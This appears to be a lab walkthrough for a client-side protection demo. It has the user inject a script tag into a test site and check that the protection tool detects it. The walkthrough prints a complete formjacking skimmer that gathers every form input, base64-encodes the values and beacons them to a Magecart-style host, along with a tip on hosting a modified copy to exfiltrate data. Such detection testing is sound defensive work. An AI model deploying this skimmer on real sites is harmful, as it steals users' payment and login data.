19:23:31...	HTTP	→ Request	GET	https://test.edgedemo.net/		

```
GET / HTTP/2
Host: test.edgedemo.net
Cookie: _abck=
DC9C5FF97AF78AEC3217B5122BC4BA26~0~YAAQHzMyF/sT0GGXAQAA2PyXZQ4nStd6bHUtQwblAcOvU0xGBR6ANUB0AyBd6a+
8axo6qu8qip6+2BGPaGn3T2PVkclHNEGbFNEkA+icdP2JQivWZCMoUEVBoNlMejJty4sbBYe1ELf0yJ0eiScJ5sjj/Yw92EVu+
LG1BggC4UfPdfafHHOkVky7Zpvm6zd0C1MLIWRbKiiQ3QThmJ/fVzZuL2/sKwqm1bQnNvqDE6TvC+jSvs1TEuoKISDBKIZhFJr
pU6tmnaPdhrNfj05Ohsesz/DXWzXmLIckm3fquzb13Y4aR+lKeLv9j+l4Kzks8SjNuxNevMUJq5pCpmI87gvTjwdCiFRweIRg6
8XPGPOo1eCfFLXeKykWsxlozsD3ZtGZaq+ZcIL/8d1mAc8ktIznVkjGhe8g9vTm0Wo+dOEl4PM6MyGW0/Su6/h6r4TwHHnEfPe
FY8LzN07rzdHUEkTxiSG7mn01ZgewkToOKIfeOfWSv1Swta5fT6RoKOU5nf09iAvO6ERtriVEoD2CDnGxBy0Zv4VP4007Nw7sl
```

Select the page and then click forward


In your source verify the tag was added:


Request Information
view-source:https://test.edge
view-source:https://test.edgedemo.net
</head>
1/1

```
:e:function(){return!0}}}}()}(window);</script><script src="https://cpc-demo.nl-ams-1.linodeobjects.com/attacks/formjacking.js"></script></head>
```

Then open up CPC to verify the script was found in CPC.

Depending on the application you can modify the script to trigger on your fields in the HTML:



```
(function () {
    let dataCollected = false
    if (document.readyState === 'loading') {
       document.addEventListener("DOMContentLoaded", main);
    } else {
       startAttack();
    }

    function exfilData() {
       if (dataCollected) return

       const sensitiveData = {}

       let sensitiveDataFilled = 0

       document.querySelectorAll('input').forEach(inputElement => {
          const identifier = inputElement.name || inputElement.id || inputElement.className
          sensitiveData[identifier] = inputElement.value
          sensitiveDataFilled++
       })

       if (sensitiveDataFilled < 3) return

       navigator.sendBeacon(`https://formjacking.magecart.biz/collectSensitiveData?data=${btoa(JSON.stringify(sensitiveData))}`)
       dataCollected = true
    }

    function startAttack() {
       document.querySelector('button[type="submit"]').addEventListener('click', exfilData)
       document.querySelector('button[type="submit"]').addEventListener('mouseover', exfilData)
    }
 })()
```

You would need to host the new script somewhere if you want to exfil the data.